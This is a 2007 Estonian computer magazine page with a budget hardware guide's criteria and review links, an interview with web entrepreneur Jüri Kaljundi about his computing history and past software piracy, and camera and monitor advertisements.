Arvutiosade valikul oleme seadnud hindadele piiri: kõikide väljatoodud komponentide hinnad peaksid jääma alla 3600 krooni.
Mälude valikul oleme lisakriteeriumiks seadnud DDR2-tüübi olemasolu ja mahu 2 GB.
Odavaimate arvutiosade valikul on kriteeriumiks mälumahu olemasolu korral vähemalt 2 GB suurus.
Hinnad on seisuga 29.10.2007

- Emaplaatide arvustused - www.neoseeker.com/Hardware/Motherboards/ (*top rated*)
- Kõvaketaste arvustused - www23.tomshardware.com/storage.html (*interface performance*)
- Monitoride arvustused - www.alatest.com/monitors/
- Mälude arvustused - http://shopper.cnet.com/4566-3038_9-0.html?filter=500056_6819471_ (*most popular*)
- Protsessorite arvustused - www23.tomshardware.com/cpu.html (3DMark06 - CPU)
- Videokaartide arvustused - www.tomshardware.com/2007/08/06/the_best_gaming_video_cards_for_the_money/

Nagi.ee ja Toru.ee asutaja Jüri Kaljundi

Esimene kokkupuude arvutiga?
Esimest korda nägin arvuteid koolipoisina isa tuttava juures Küberneetika Instituudis kusagil 1980ndate teises pooles. Kõigepealt viidi suurde külmkappe meenutavaid Vene suurarvuteid täisolevasse saali, kus huugasid perfolindid ja printerid – ei mäletagi, et seal mõni monitor oleks olnud. Minu jaoks jäi meelde vaid see, et nendest arvutitest sai kuidagi defitsiitseid Soome telekanalite kavasid välja trükkida. Seejärel läksime kabinetti, kus oli üks kena pisike värviline Apple Macintosh, mille peal sai kullakaevaja Diggerit ja veel paari graafilist mängu mängida.

Milline oli sinu esimene kontakt internetiga?
1992. aastal astusin TTÜ-sse ja hakkasin tegelema üliõpilasvalitsusega, just sel hetkel saime sinna ka esimese jämeda kollase etherneti kaabli ning Novelli serveri kaudu sai saata elektronposti. Esimesed *online*-teenused olid FTP ja Gopher, samuti USENET ja *mailing list'*id. Veebi sel ajal veel polnud, enamik tööd käis ka alles DOS-keskkonnas.

Milline on sinu praegune tehniline varustatus?
Koduarvutid, mis rohkem foto- ja videotöötluseks suunatud, on aastaid AMD protsessoritega olnud, hetkel asub peamise sees Athlon 64 3200+. Operatsioonisüsteemiks vaheldumisi Windows XP ja mõni Linuxitest. Kaasaskantavatest olen eelistanud IBM ThinkPade, viimasel ajal olen T40 pealt kolinud väiksema X41 peale, mida on mugavam reisidele kaasa võtta. Viimasel ajal käivad mõtted küll Maci Powerbooki poole ka. Telefoniks SonyEricsson W800i, mis sai valitud kaks aastat tagasi oma siis parima kaamera ja MP3-pleieri tõttu.

Kõige halvem IT-ga seotud kogemus?
Kõige halvemad kogemused on nähtavasti ise loodud süsteemide ja rakendustega, kui need tõrguvad ja kasutajatele kättesaamatuks muutuvad. Parandamine võtab aga aega ja tagavarakoopiad või varuserverid kohe ei käivitu.

Ausalt – kas oled või oled kunagi olnud tarkvarapiraat?
1990ndate alguses toimus mängude ja rakendustarkvara vahetus netis FSP kaudu, mis oli tehnoloogiliselt huvitav koormatud kanalite sõbralik ja samas anonüümne FTP-laadne failivahetuse protokoll. Sel ajal sai lisaks neis serverites ringi kolamisele küll sarnaseid jagamiskohti üle maailma ülevõetud serveritesse ka ise püsti pandud. Noore poisi asi. See oli aeg, kui mänge ja enamiku tarkvarast Eestis veel müügil polnudki. Viimastel aastatel olen ise piraattarkvara kasutanud eelkõige erinevate sama ala toodete, näiteks professionaalsete videotöötlustarkvarade võrdluseks, kus huupi mingi toote valik võib olla väga kallis ja riskantne. Tarkvaratootjad peaks tasuta pakkuma oma toodete prooviversioone. am

Kõik küsimused ja vastused ilmuvad täismahus toimetuse blogisse aadressil arvutimaailm.blogspot.com.
FOTO: ELVER LOHO

JÄRGMISES ARVUTIMAAILMAS

Võrdlustest: Mõõtu võtavad kõikesuutvad pihuarvutid

Milline töökeskkond sobib IT-ettevõttesse kõige paremini?

IT-toodete puhastusvahendite test. Kas pastakaga määritud ekraani saab veel puhtaks?

3G-interneti aktiivse kasutamise kogemused.

Kõik fotograafid kadestavad sind.

Live View funktsiooniga E-510. Keerulised võtted on kontrolli all.

Täielik ülevaade: pideva eelvaate funktsioon ■ Täielik kindlus: pildistabilisaator ■ Täielik kaitse: Supersonic Wave Filter (tolmukaitsesüsteem) ■ Sinu jaoks loodud.

Discover your world. www.olympus.ee

BUILT-IN iS IMAGE STABILIZATION
LIVE VIEW
Dust Reduction System

EISA AWARD Best Product 2007–2008
CONSUMER CAMERA
Olympus E-510

OLYMPUS
Your Vision, Our Future

SyncMaster monitorid

2232BW 2032BW

kujutle,
lihtsalt pilku köitvat stiili

Kui sa tahad olla stiilne, siis saab uus ja sikk Samsungi SyncMaster LCD monitor sinu uueks kinnisideeks. Toetudes elegantselt tasakaalustatud, lihtsale ning leidlikule liigend-jalale, on see töölaua elegantne kunstiteos loodud just sinu pilkude püüdmiseks, olenemata asjaolust kas see on sisse lülitatud või mitte. Samsungiga, ei ole see ju raske. www.samsung.ee

product design award 2007

material award 2007 gold

CERTIFIED FOR Windows Vista™

SAMSUNG

TASUTA INFONUMBER: 800-7267